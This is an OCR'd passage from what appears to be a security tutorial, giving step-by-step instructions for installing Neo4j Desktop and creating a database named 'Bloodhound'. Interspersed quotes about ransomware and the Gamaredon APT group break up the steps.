


Choose a location for storing all the application data and click on "Confirm".




You will asked to register the software. However, you can skip it for now as shown below.

"Ransomware can cripple a business in a matter of minutes. "
-Chad E. Meacham, Attorney, Texas




It will take some time to get everything ready, Have a little patience.




Once everything is ready, Neo4j interface is as shown below.

"Contrary to other APT groups, the Gamaredon group seems to make no effort in trying to stay under the radar. "
- ESET, Slovak Cybersecurity Firm




An example project is already created. You can create a new project by clicking on "New project " as shown below. By default, there will be no database present. We need to create a new databas -e. Let's create a new database named "Bloodhound".

